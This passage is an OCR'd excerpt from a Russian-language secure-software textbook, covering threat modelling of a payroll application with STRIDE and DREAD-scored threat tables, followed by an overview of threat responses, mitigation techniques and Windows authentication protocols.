- Изменение процесса означает замену соответствующего исполняемого файла или модификацию памяти процесса.
- Под опасностью разглашения информации в отношении процесса подразумевается *обратный анализ* (reverse engineering) для раскрытия принципов его работы или извлечения секретной информации.
- Ко внешнему субъекту неприменимо понятие опасности разглашения инф' >р-мации — разглашаться могут только данные о самом субъекте. Если вы столкнулись с опасностью разглашения информации о пользователе, то вероятнее всего утечка в хранилище данных или процессе доступа к данным,
- Невозможно ограничить доступ к внешнему субъекту напрямую — скорее всего злоумышленник ограничивает доступ к хранилищу данных, потоку данных или процессу, от которых зависит субъект.
- Опасность отказа от авторства заключается в том, что злонамеренный пользователь не признается в содеянном. Такие атаки заключаются в действиях взломщика, нарушающих нормальный поток данных аудита и аутентификации в сети или в хранилищах данных,
- Повысить полномочия можно, лишь воспользовавшись процессом, предоставляющим или использующим повышенные привилегии. Знание администрат >р-ского пароля само по себе не дает никаких дополнительных привилегий. Но не упускайте из виду тот факт, что некоторые атаки выполняются в нескол ько этапов, поэтому получение доступа к паролю администратора означает захват полномочий при условии, что злоумышленник сможет воспользоваться этим паролем.

В следующих таблицах (табл. 4-4 — 4-9) перечислены опасности, грозящие приложению расчета зарплаты. На рис. 4-8 и рис. 4-10 — 4-14 (они следуют пос-

ле таблиц) иллюстрируются деревья опасностей для случаев, **описанных в** табл. 4-4 — 4-9.

Таблица 4-4. Опасность №1

Описание опасности	Просмотр конфиденциальных данных о зарплате при их передаче через сеть
Объект под угрозой	Ответ на запрос о заработной плате (5.0 → 1.0)
Категория опасности	Разглашение информации
Риск	Потенциальный ущерб: 9
	Воспроизводимость: 10
	Подверженность взлому: 7
	Пользователи под ударом: 10
	Вероятность обнаружения: 10
	Общая оценка: 9
Примечания	Вероятнее всего атака исходит от злоумышленника, вооруженного сетевым анализатором. Реализовать такую атаку просто, так как при этом не нужно себя обнаруживать, а времени, усилий и денег требуется очень мало.
	Важно отметить опасность, грозящую коммутируемым сетям, так как многие полагают, что они защищены от прослушивания трафика, но на самом деле это не так. Если не верите, почитайте статью «Why your switched network isn't secure* (Почему коммутируемые сети небезопасны) на сайте *http://www.sans.org*

Таблица 4-5. Опасность №2

Описание опасности	Загрузка хакером подложных Web-страниц кода на сервер
Объект под угрозой	Web-страницы (7,0) и код Web-сервиса (8.0)
Категория опасности	Модификация данных
Риск	Потенциальный ущерб: 7
	Воспроизводимость: 7
	Подверженность взлому: 7
	Пользователи под ударом: 10
	Вероятность обнаружения: 10
	Общая оценка: 8,2
Примечания	В утилите установки ПО всегда предусматриваются надежные механизмы аутентификации и авторизации. Так что единственной причиной загрузки Web-страниц могут стать просчеты администраторов при конфигурировании. (Подкуп персонала считаем маловероятным)

Таблица 4-6. Опасность №3

Описание опасности	Блокирование взломщиком доступа к приложению
Объект под угрозой	Процесс обработки клиентских запросов
Категория опасности	Отказ в обслуживании
Риск	Потенциальный ущерб: 6

Таблица 4-6. *(окончание)*

Описание опасности	Блокирование взломщиком доступа к приложению
	Воспроизводимость: 6
	Подверженность взлому: 7
	Пользователи под ударом: 9
	Вероятность обнаружения: 10
	Общая оценка: 7.6
Примечания	Другие части приложения также уязвимы для DoS-атак, однако Web-сервер обработки клиентских запросов находится на «передовой», и поэтому его легче атаковать. Защитив эту часть приложения, мы уменьшим до приемлемого уровня риск нападения на другие процессы.
	Составляющая опасности 3.3: проблема схожа с проблемой *декартова соединения* (Cartesian join). Результат такого соединения в запросе к БД — набор всех возможных комбинаций всех таблиц, указанных в SQL-запросе. Так, если не указать ограничивающих условий, то при выполнении декартова соединения трех таблиц, одна из которых содержит 650 000 записей, вторая — 113 000, а третья — 75 100, пользователь получит результат из 5 165 095 000 000 000 записей.
	Составляющая опасности 3.4: Исчерпание свободного дискового пространства представляет реальную опасность. Если для приложения, управляющего процессом доступа к данным (11.0), не окажется свободного места на диске, оно не запустится, так как в процессе работы оно создает массу временных файлов. Так как все запросы регистрируются в файлах журналов, злоумышленник, направив миллионы запросов (возможно, в рамках распределенной DoS-атаки), добьется переполнения диска и аварийного завершения приложения

Таблица 4-7. Опасность №4

Описание опасности	Модификация взломщиком данных о заработной плате
Объект под угрозой	Данные о заработной плате (12.0)
Категория опасности	Модификация данных и возможность разглашения информации
Риск	Потенциальный ущерб: 10
	Воспроизводимость: 5
	Подверженность взлому: 5
	Пользователи под ударом: 10
	Вероятность обнаружения: 10
	Общая оценка: 8
Примечания	**Опасность 43** заключается в возможности доступа к измененным данным о зарплате при пересылке через сеть от административной консоли (2.0) к процессу администрати •- ной политики, а затем к хранилищу с данными по зарлла ге (12.0). Как видно на DFD-диаграмме (рис. 4-5), выполняется два перехода через границы машин

Таблица 4-8. Опасность №5

Описание опасности	Повышение взломщиком собственных привилегий за счет изъянов в процессе обработки клиентских запросов
Объект под угрозой	Сервис обработки клиентских запросов (5.0)
Категория опасности	Повышение привилегий
Риск	Потенциальный ущерб: 10 Воспроизводимость: 2 Подверженность взлому: 2 Пользователи под ударом: 1 Вероятность обнаружения: 10 Общая оценка: 5
Примечания	Рассматриваемый объект под угрозой выполняется в процессе Web-сервера, а код — в контексте локальной системы. Это означает, что любой недружественный код, выполняемый в контексте Web-сервера, обладает на компьютере привилегиями Local System. Воспроизводимость и затраты на организацию низки, потому что единственно возможный способ взлома — эксплуатация уязвимых мест в защите процесса Web-сервера. Пострадавших от атаки пользователей немного, так как поражается только сервер. Впрочем, об этом можно говорить с натяжкой, так как от взлома сервера страдают практически все пользователи

Таблица 4-9. Опасность №6

Описание опасности	Подмена компьютера, на котором выполняется процесс обработки клиентских запросов
Объект под угрозой	Сервис обработки клиентских запросов (5.0)
Категория опасности	Подмена сетевого объекта
Риск	Потенциальный ущерб: 10 Воспроизводимость: 2 Подверженность взлому: 2 Пользователи под ударом: 8 Вероятность обнаружения: 10 Общая оценка: 6,4
Примечания	Есть несколько способов вывести «законный» компьютер из сети: «в лоб» аннулировать его как сетевой объект (переименование или выключение питания) или сделать его недоступным [атаки на DNS или «затопление» (flood) пакетами]




Рис. 4-10. *Дерево опасностей для опасности №2*




Рис. 4-11. *Дерево опасностей для опасности №3*




Рис. 4-12. *Дерево опасностей для опасности №4*

Рис. 4-13. *Дерево опасностей для опасности №5*




Рис. 4-14. *Дерево опасностей для опасности №6*

Подсчет суммарного риска

Как оценить общий риск для системы при условии, что какая-либо второстепенная опасность реализована в виде атаки? При расчете общей оценки по выбранной вами методике рассматривайте наиболее вероятный путь атаки (иначе гов' >-ря, путь наименьшего сопротивления). Взгляните на рис. 4-10. Видно, что опасность 2.3 маловероятна и. следовательно, характеризуется низким риском, так как пользователи осознают свою ответственность — на них можно полагаться и они ознакомлены с вопросами безопасности при приеме на работу. А какова вероятность того, что система окажется уязвимой из-за ошибок администрирования? Скорее всего, она тоже мала: хотя администраторы иногда и ошибаются, но существуют процедуры контроля и противодействия ошибкам, а администраторы прошли обучение методам защиты и понимают важность безопасности.

Так что наиболее вероятной возможностью остается опасность так называемой «атаки нулевого дня» (zero-day attack) на сервер, то есть в те периоды, когда уязвимое место в продукте уже обнаружено, но компания-разработчик еще не успела выпустить «заплату», а хакеры уже оперативно соорудили exploit,

DREAD-оценка опасности является результатом прохождения дерева именно по пути наименьшего сопротивления.

Внимание! Определите в дереве опасностей путь наименьшего сопротивления, Это не значит, что взломщики не пойдут по другим маршрутам — пойдут, не сомневайтесь, — но первым скорее всего выберут самый легкий путь.

Повторение моделирования опасности

Напомню вам все этапы процесса моделирования опасностей еще раз, чтобы вы убедились, что полностью усвоили материал.

- **Этап 1.** Выполните декомпозицию приложения на объекты под угрозой по одному из методов анализа, например с помощью DFD-диаграмм. В DFD-диаграммах объектами под угрозой считаются все источники данных, процессы, потоки данных, внешние субъекты и действующие лица.
- **Этап 2.** По методике STRIDE определите опасности, возможные для каждого объекта под угрозой. Они становятся вершинами деревьев опасностей: для каждого объекта под угрозой строится одно дерево.
- **Этап 3.** В зависимости от ситуации постройте одно или более деревьев опасностей для каждого объекта под угрозой,
- **Этап 4.** Оцените риск безопасности для каждого дерева опасностей по методике DREAD или аналогичному методу ранжирования опасностей,
- **Этап 5.** Отсортируйте опасности в порядке убывания риска.

Закончив с этим, переходят к следующему этапу — определению методов реагирования на опасности.

Реакция на опасность

При анализе опасностей и выборе способа противостояния им возможны четыре варианта поведения:

- ничего не предпринимать:
- предупредить пользователей:
- устранить причину опасности вместе с частью приложения;
- устранить причины, из-за которых система подвергается опасности.

Вариант 1: ничего не предпринимать

Первый вариант — оставить все как есть — редко оказывается удачным, потому что проблема в приложении остается и существует вероятность ее обнаружения, так что вам все равно рано или поздно придется устранять брешь. Такой подход пагубен для бизнеса и неприемлем для клиентов, ведь вы подвергаете их опасности. Если вы все-таки решили ничего не предпринимать, то по крайней мере позаботьтесь об отключении опасной функции в конфигурации по умолчанию. Но мой вам совет: попытайтесь все же выбрать один из следующих вариантов,

Вариант 2: предупредить пользователей

Вторая возможность — оповестить пользователей о проблеме и предоставить км самим решать, применять ли небезопасную функцию. В Microsoft Internet Information Services (IIS) некоторые проблемы решены именно так: когда администратор выбирает *базовую аутентификацию* (basic authentication), появляется диалоговое окно с предупреждением, что пароли пользователей будут пересылаться в незашифрованном виде, если только их не защитить другим способом, например средствами протокола SSL/TLS.

Как и вариант 1, этот тоже далек от идеала: большинству пользователей часто не хватает квалификации, чтобы сделать правильный выбор, кроме того, текст предупреждений подчас не очень ясен и изобилует массой технических терминов. (Создание «правильных» диалогов и понятной документации мы обсудим в главе 24.) Вдобавок администратор может получить доступ к функции в обход диалогового окна, а значит, не увидит предупреждение. Например, в рассмотренном примере он может задействовать сценарии, тогда никакие предупреждения на экране не появятся.

Помните: пользователи привыкают игнорировать предупреждения, если те возникают слишком часто, и обычно у них не хватает знаний для принятия правильного решения. Данный вариант годится, только когда масштабное тестир >-вание работы с ПО показало, что обычным и корпоративным пользователям требуется именно небезопасный вариант функции,

Если вы решили предупредить пользователя об опасной функции в документации, помните, что они очень редко обращаются к бумажным руководствам без явной на то необходимости! Никогда не ограничивайтесь размещением предупреждений только в документации. Сделайте так, чтобы все предостережения такого рода регистрировались и подлежали аудиту.

Вариант 3: устранить проблемную функцию

Разработчики часто жалуются на отсутствие времени на исправление проблем с безопасностью и сетуют, что по этой причине им придется поставлять продую с изъяном в защите. Подобное решение абсолютно неверно. Существует один, ко крайне радикальный метод: убрать небезопасную функцию из продукта. Если у вас не хватает времени на исправление ошибки, а опасность довольно серьезна, стоит удалить рискованную часть продукта. Возможно, мнение потребителя вашей продукции подсластит вам эту горькую пилюлю: поставьте себя на место пользователя программы, которую только что взломали. Кроме того, вы все сможете исправить в следующей версии!

Вариант 4: решить проблему

Этот подход наиболее очевиден: раз и навсегда решить проблему. Но он же и самый сложный, так как требует выполнения большого объема работ проектировщиками, разработчиками, тестировщиками и иногда — техническими писателями. Сейчас я расскажу, как технологии применяются для предотвращения опасностей.

Отбор методов для предотвращения опасности

Итак, наступило время решать, как предотвратить или снизить критичность грозящих системе опасностей. Этот процесс состоит из двух стадий. На первой определяют подходящие методы, на второй — технологии.

Не путайте методы с технологиями. Методы определяются, когда уже четко ясно. технологии какого типа годятся для предотвращения опасности. Так, аутентификация — это метод обеспечения безопасности, а вот протокол Kerberos — конкретная технология аутентификации. В табл. 4-10 перечислены методы, применяемые для борьбы с опасностями, описанными в модели STRIDE.

Таблица 4-10. Основные методы (основанные на технологиях безопасности) борьбы с опасностями

Тип опасности	Средства борьбы
Подмена сетевых объектов	Надежный механизм аутентификации
	Защита секретных данных
	Отказ от хранения секретов
Модификация данных	Надежный механизм авторизации
	Использование хешей
	MAC-коды
	Цифровые подписи
	Протоколы, предотвращающие прослушивание трафика
Отказ от авторства	Цифровые подписи
	Метки даты и времени
	Контрольные следы
Разглашение информации	Авторизация
	Протоколы с усиленной защитой от несанкционированного доступа
	Шифрование
	Защита секретов
	Отказ от хранения секретов
Отказ в обслуживании	Надежный механизм аутентификации
	Падежный механизм авторизации
	Фильтрация
	Управление числом входящих запросов
	Качество обслуживания
Повышение уровня привилегий	Выполнение с минимальными привилегиями

Методы защиты

В этом разделе я расскажу о методах защиты, перечисленных в табл. 4-10, и о технологиях, имеющихся в распоряжении проектировщиков и разработчиков. Отмечу, что технологии я опишу не слишком подробно, так как этому предмету по-

священо множество книг (названия некоторых из них вы найдете в библиографическом списке).

Замечу также, что при проектировании защищенной системы прежде всею следует проанализировать существующие механизмы безопасности. Если они уя (-вимы, лучше их перепроектировать или вообще отказаться от них. Не стоит потакать разработчикам, сохраняя знакомые им, но слабые или ненадежные механизмы. Конечно, некоторые из них присутствуют в системе исключительно для обратной совместимости, но безопасность кода требует бескомпромиссных решений, и одно из них — отказаться от «дырявых» механизмов.

Аутентификация

Аутентификация — это процесс, в котором один объект, или *участник безопасности* (principal), проверяет подлинность другого объекта, то есть устанавливает, действительно ли он тот, за кого себя выдает. Участники безопасности — это пользователи, исполняемый код или компьютер. Аутентификация требует доказательств в виде *реквизитов* (credentials), которые могут принимать различные формы, но самые популярные — пароли, закрытые ключи или даже отпечатки пальцев (если используется биометрическая аутентификация),

Windows поддерживает многие протоколы аутентификации. Некоторые из них встроены в ОС, другие можно использовать как блоки для построения собственной системы аутентификации. Вот некоторые из поддерживаемых Windows методов аутентификации:

- базовая аутентификация;
- аутентификация на основе хеша;
- аутентификация на основе форм;
- аутентификация Microsoft Passport;
- стандартная аутентификация Windows;
- аутентификация по протоколу NTLM (NT LAN Manager):
- аутентификация по протоколу Kerberos v5;
- аутентификация на основе сертификатов X.509;
- протокол IPSec (Internet Protocol Security):
- RADIUS.

Механизмы аутентификации различаются по надежности. Так, *базовая аутентификация* (Basic Authentication) намного слабее, скажем, аутентификации по протоколу Kerberos. Об этом необходимо помнить при определении методов защиты тех или иных конфиденциальных ресурсов. Кроме того, учитывайте, что одни методы предусматривают аутентификацию клиентов, а другие — серверов. Например, при базовой аутентификации проверяется подлинность только клиента, но не сервера. В табл. 4-11 показано, подлинность каких объектов подтверждают различные протоколы.

Таблица 4-11. Протоколы аутентификации клиентов и серверов

Протокол	Аутентификация клиента	Аутентификация сервера
Базовая аутентификация	Да	Нет
Аутентификация на основе хеша	Да	Нет
Аутентификация на основе форм	Да	Нет
Microsoft Passport	Да	Нет
NTLM	Да	Нет
Kerberos	Да	Да
Сертификаты X.509	Да	Да
IPSec	Да (компьютер)	Да (компьютер)
RADIUS	Да	Нет

Базовая аутентификация

Базовая аутентификация — это простой протокол проверки подлинности, определенный как часть протокола HTTP 1.0 (см. RFC *2617 по* адресу *http://www.ietf.org/rfc/rfc/rfc2617.txt*). Несмотря на то, что практически все Web-серверы и Web-браузеры поддерживают этот протокол, он исключительно небезопасен из-за полного отсутствия защиты пароля. Имя и пароль всего лишь кодируются по методу Base64! Короче говоря, базовую аутентификацию не стоит применять повсеместно: она не обеспечивает надежной защиты — исключение составляют случаи, когда соединение между клиентом и сервером защищается надежными средствами, например протоколом SSL/TLS или IPSec,

Аутентификация на основе хеша

Аутентификация на основе хешей, как и базовая, описана в RFC 2617, но у нее есть ряд преимуществ: наиболее важное, что пароль не пересылается открытым текстом. И еще, аутентификацию на основе хеша можно применять в других, отличных от HTTP, протоколах Интернета: в протоколе доступа к каталогам LDAP, почтовых протоколах ШАР (Internet Message Access Protocol), POP3 (Post Office Protocol 3) и SMTP (Simple Mail Transfer Protocol).

Аутентификация на основе форм

Стандартной реализации этого вида аутентификации не существует, и на большинстве сайтов используют свои варианты. Впрочем, в Microsoft ASPNET есть версия реализации интерфейса *IHttpModule* на основе класса *FormsAuthenticationModule*.

Аутентификация на основе форм работает следующим образом. Пользователю предлагается Web-страница, где он должен ввести имя и пароль и нажать кнопку отправки данных на сервер. Информация из Web-формы передается на Web-сервер (обычно по SSL/TLS-соединению), который на ее основании принимает решение об аутентификации. К примеру, имя и пароль могут храниться в базе данных или, в случае ASP.NET, в конфигурационном XML-файле.

Вот пример ASP-кода, демонстрирующего чтение имени и пароля из формы и выполнение на их основе аутентификации:

```
<%
    Dim strUsername, strPwd As String
    strUsername = Request.Form("Username")
    strPwd = Request.Form("Pwd")
    If IsValidCredentials(strUserName, strPwd) Then
        ' Прекрасно! Даем пользователю добро на вход!
        ' Отображаем этот факт, изменяя данные состояния
    Else
        ' Ой! Недопустимое имя пользователя и/или пароль
        Response.Redirect "401.html"
    End If
%>
```

Аутентификация на основе форм чрезвычайно популярна в Интернете. Однако при неумелой реализации она может стать небезопасной.

Microsoft Passport

Passport-аутентификация — это централизованная схема аутентификации, поддерживаемая корпорацией Microsoft. Она применяется во многих сервисах (в том числе Microsoft Hotmail и Microsoft Instant Messenger) и на многочисленных сайтах электронной коммерции (в том числе 1-800-flowers.com, Victoria's Secret, Wxpedia.com, Costco Online, OfiiceMax.com, Office Depot и 800.com). Ее основное преимущество в том, что для входа в Passport-службу, при переходе на другой Web-сервис, использующий Passport, не нужно заново вводить реквизиты. Для добавления в Web-сервис поддержки Passport необходимо загрузить комплект ресурсов разработчика Passport Software Development Kit (SDK) с сайта *http://www.passport.com.*

Поддержка технологии Passport в ASP.NET реализована в классе *PassportAuthenticationModule.* С ее помощью в Microsoft Windows .NET Server можно войти в систему посредством функции *LogonUser.* Кроме того, Internet Information Services 6 (IIS 6) также поддерживает Passport в качестве стандартного протокола аутентификации, наравне с другими методами аутентификации: базовой, на основе хешей, Windows и на основе клиентских сертификатов X.509.

Стандартная аутентификация Windows

В Windows поддерживается два основных протокола аутентификации: NTLM и Kerberos. На самом деле к ним можно причислить также SSL/TLS, но мы рассмотрим его позже. Аутентификация в Windows происходит посредством интерфе: i-сов SSPI (Security Support Provider Interface). Эти протоколы реализованы в виде SSP-провайдеров (Security Support Provider). В Windows существует четыре основных SSP-провайдера: NTLM, Kerberos, Schannel и Negotiate. Первый служит для NTLM-аутентификации, второй — для аутентификации Kerberos версии *5,* а Schannel обеспечивает аутентификацию на основе клиентских сертификатов SSL/TLS. Пр)-вайдер Negotiate отличается от остальных тем, что не поддерживает никаких пр >-токолов аутентификации, а применяется в этой ОС, начиная с Windows 2000, д я выбора метода аутентификации клиента и сервера — NTLM или Kerberos.

Вопросы, связанные с SSPI, прекрасно изложены в книге Джеффри Рихтера (Jeffrey Richter) и Джейсона Кларка (Jason Clark) «Programming Server-Side Applications for Microsoft Windows 2000» (Microsoft Press, 2000) (Рихтер Дж., Кларк Дж. Д.

Программирование серверных приложений для Microsoft Windows 2000. Мастер-класс. СПб.:«Питер»; М.:« Русская редакция», 2001).

NTLM-аутентификация

Протокол NTLM поддерживают все современные версии Windows, в том числе Windows CE. NTLM работает по механизму «запрос — ответ» и применяется во многих Windows-службах, в том числе в службе доступа к файлам и печати, IIS, Microsoft SQL Server и Microsoft Exchange. Существует две версии NTLM. Версия *2,* появившаяся в Windows NT SP 4, имеет одно значительное преимущество перед версией 1: она предотвращает *атаки посредника* (man-in-the-middle). Следует иметь в виду, что NTLM предусматривает аутентификацию только в одном направлении: клиента сервером, но не позволяет клиенту проверить подлинность сервера.

Аутентификация Kerberos v5

Протокол Kerberos v5 разработан в Массачусетском технологическом институте (Massachusetts Institute of Technology, MIT) и описан в документе RFC 1510 (*http://www.ietf.org/rfc/rfc1510.txt*). В Windows 2000 и следующих ОС семейства Kerberos применяется при развертывании Active Directory. Одно из важнейших преимуществ Kerberos — взаимная аутентификация, то есть возможна проверка в обоих направлениях: от клиента к серверу и наоборот. Kerberos считается более надежным, чем NTLM, а во многих ситуациях он к тому же работает быстрее,

За подробным объяснением механизма работы Kerberos и принципов взаимодействия с серверными объектами по *основным именам служб* (service principal names. SPN) я отсылаю вас к одной из написанных мной ранее книг: «Designing Secure Web-based Applications for Microsoft Windows 2000» (Microsoft Press, 2000) (М. Ховард, М. Леви, Р Веймир Разработка защищенных Web-приложений на платформе Microsoft Windows 2000. Мастер-класс. СПб: «Питер»; М.: «Русская Редакция», 2001),

Аутентификация на основе сертификатов X.509

Сертификаты X.509 сейчас чаще всего используются в SSL/TLS. При подключении к Web-серверу по протоколу SSL/TLS при помощи HTTPS, а не HTTP, или к серверу электронной почты посредством SSL/TLS приложение проверяет подлинность сервера. Для этого стандартное имя, извлеченное из сертификата сервера, сравнивается с именем компьютера, к которому подключается приложение. При несовпадении этих имен приложение предупредит пользователя о том, что, возможно, данное подключение ошибочно.

Я уже обращал ваше внимание на тот факт, что SSL/TLS по умолчанию позволяют выполнять аутентификацию сервера. Кроме того, на этапе согласования по протоколу SSL/TLS есть необязательная стадия проверки подлинности клиента на основе клиентских сертификатов. Чтобы эта возможность заработала, клиентское ПО должно иметь один или более клиентских сертификатов X.509, выданных центром сертификации, которому доверяет сервер.

Одна из самых перспективных реализаций клиентских сертификатов — смарт-карты — устройства размером с кредитку, на которых хранятся один или более сертификатов и связанные с ними закрытые ключи. В Windows 2000/XP поддержка смарт-карт встроена в ОС. На данный момент Windows поддерживает один сертификат и один закрытый ключ на каждую смарт-карту.

Подробно *о* сертификатах X.509, аутентификации клиентов, доверии и выпуске сертификатов рассказано в книге «Designing Secure Web-based Applications for Microsoft Windows 2000» (Microsoft Press, 2000) (М. Ховард, М. Леви, Р. Веймир Разработка защищенных Web-приложений на платформе Microsoft Windows 2000. Мастер-класс. СПб: «Питер»; М.: «Русская Редакция», 2001).

Проблемы, связанные с **именами** *а* сертификатах

Как я уже говорил, приложение (например, Web-браузер, клиент электронной почты или LDAP-клиент) проверяет подлинность сервера, сравнивая имя из сертификата сервера с именем компьютера, к которому подключается. Но здесь возможны затруднения, так как у сервера может быть несколько корректных имен, например NetBIOS-имя *Northwind*, DNS-имя *http://www.northwindtraders.com* или IP-адрес 172.30.121.14. Все эти имена правомочны. Если в сертификате указано DNS-имя, то при доступе по альтернативным именам возникает ошибка. Хотя сервер именно тот, который нужен, клиентское ПО не признает альтернативные имена правильными.

Протокол IPSec

IPSec немного отличается от уже рассмотренных протоколов тем, что предусматривает только аутентификацию серверов. Kerberos также поддерживает проверку подлинности одних серверов другими, но в отличие от него IPSec не позволяет выполнять аутентификацию пользователей. IPSec предусматривает больше возможностей, чем простая аутентификация серверов: он также поддерживает целостное гь данных и конфиденциальность (об этом позже). Windows 2000/XP обладают встроенной поддержкой IPSec,

RADIUS

Многие серверы, в том числе Microsoft Internet Authentication Service (IAS), поддерживают службу RADIUS (Remote Administration Dial-In User Service) — стандарт де-факто для аутентификации удаленных пользователей, определенный в RFC 2058. В качестве базы данных аутентификации в Windows 2000 выступает служба каталогов Active Directory.

Авторизация

